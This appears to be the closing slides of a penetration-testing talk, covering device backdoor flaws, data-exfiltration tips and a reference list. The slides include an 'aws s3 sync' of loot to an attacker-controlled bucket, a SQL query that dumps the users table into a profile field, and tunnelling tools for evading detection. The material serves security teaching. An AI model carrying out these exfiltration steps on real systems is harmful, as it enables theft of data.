
Quantum & PowerStore Tape Libraries

 CVE-2019-19145: Backdoor "fa" account can be brute-forced (16-bits)

HP Storage Arrays

 WindRiver WDBRPC debugger exposes the controller memory to the network (read-write)







Escaping With Data

Crown jewels are heavy. Take what you need, safely, but also quickly, and without detection.

Safety is key

- Compress & encrypt
- Use authenticated storage
- Use existing infrastructure



Use Existing Cloud Infrastructure

TIP 28

What cloud services are already used? Create your own account, setup strong authentication and encryption at rest in the same region.

Shovel data out using blob/object storage. Network tools can't monitor which accounts are being used, only the services, bandwidth, and regions.

```
$ aws s3 sync ./loot \
   s3://totally-legit-data/
```

Leverage The Application Database

TIP 29

Web applications can be a great middle layer for data extraction. Text fields are often not size-limited; copy sensitive data into a row you can already ready (like user profile fields) and overwrite it when you are done.

```
UPDATE users
SET bio = (
SELECT json_agg(users) FROM
users
)
WHERE email = 'hax@hax.com';
```

QUIC, Holepunching, Wireguard, & STUN

TIP 30

Encrypted UDP transports with support for NAT hole-punching are becoming common.

- Protocols like QUIC are widely adopted and difficult to inspect.
- User-mode wireguard implementations enable full tunnels out without administrative permissions.
- Tools like https://wormhole.app/ use
 P2P WebRTC with STUN servers

Full-VPN tooling

- wireguard-go
- stunmesh-go
- tailscale

P2P via WebRTC

- sharedrop
- wormhole
- peertransfer



22 30-ish Tips for Tricky Targets

- Speed matters more than ever
- Keeping up with new attacks is important, but don't forget about the old favorites too
- Nuclei and the other Project Discovery tools are becoming critical pieces of any assessment toolbox.

Thank You!

References

- 1. Tactical Exploitation Talk (2007): https://hdm.io/decks/tactical.pdf
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- 3. Raptor's Tactical Exploitation Tools: https://github.com/0xdea/tactical-exploitation/
- 4. ICANN CZDS: https://czds.icann.org/
- 5. CZDS to Cloudflare Domain match: https://gist.github.com/hdm/c8cbd6a0fa977fd4841ad1c89cdc41cb
- 6. Amass: https://github.com/owasp-amass/amass
- 7. Subfinder: https://github.com/projectdiscovery/subfinder
- 8. CRT.sh & https://github.com/crtsh/certwatch_db/
- 9. CTail: https://github.com/hdm/ctail
- 10. TLSX: https://github.com/projectdiscovery/tlsx
- 11. DNSRP: https://github.com/runZeroInc/runzero-tools/tree/main/cmd/runzero-dnsrp
- 12. MAC Age & Tracker: https://github.com/hdm/mac-tracker/
- 13. Oxid2Resolver:
 - https://medium.com/nets3c/remote-enumeration-of-network-interfaces-without-any-authentication-the-oxid-resolver-896cff530d37
- 14. Flamingo: https://github.com/atredispartners/flamingo
- 15. nextnet: https://github.com/hdm/nextnet
- 16. Impacket: https://github.com/fortra/impacket/
- 17. Nmap: ip-forwarding: https://svn.nmap.org/nmap/scripts/ip-forwarding.nse
- 18. Nmap snmp-info: https://svn.nmap.org/nmap/scripts/snmp-info.nse
- 19. BigFix: https://www.atredis.com/blog/2019/3/18/harvesting-data-from-bigfix-relay-servers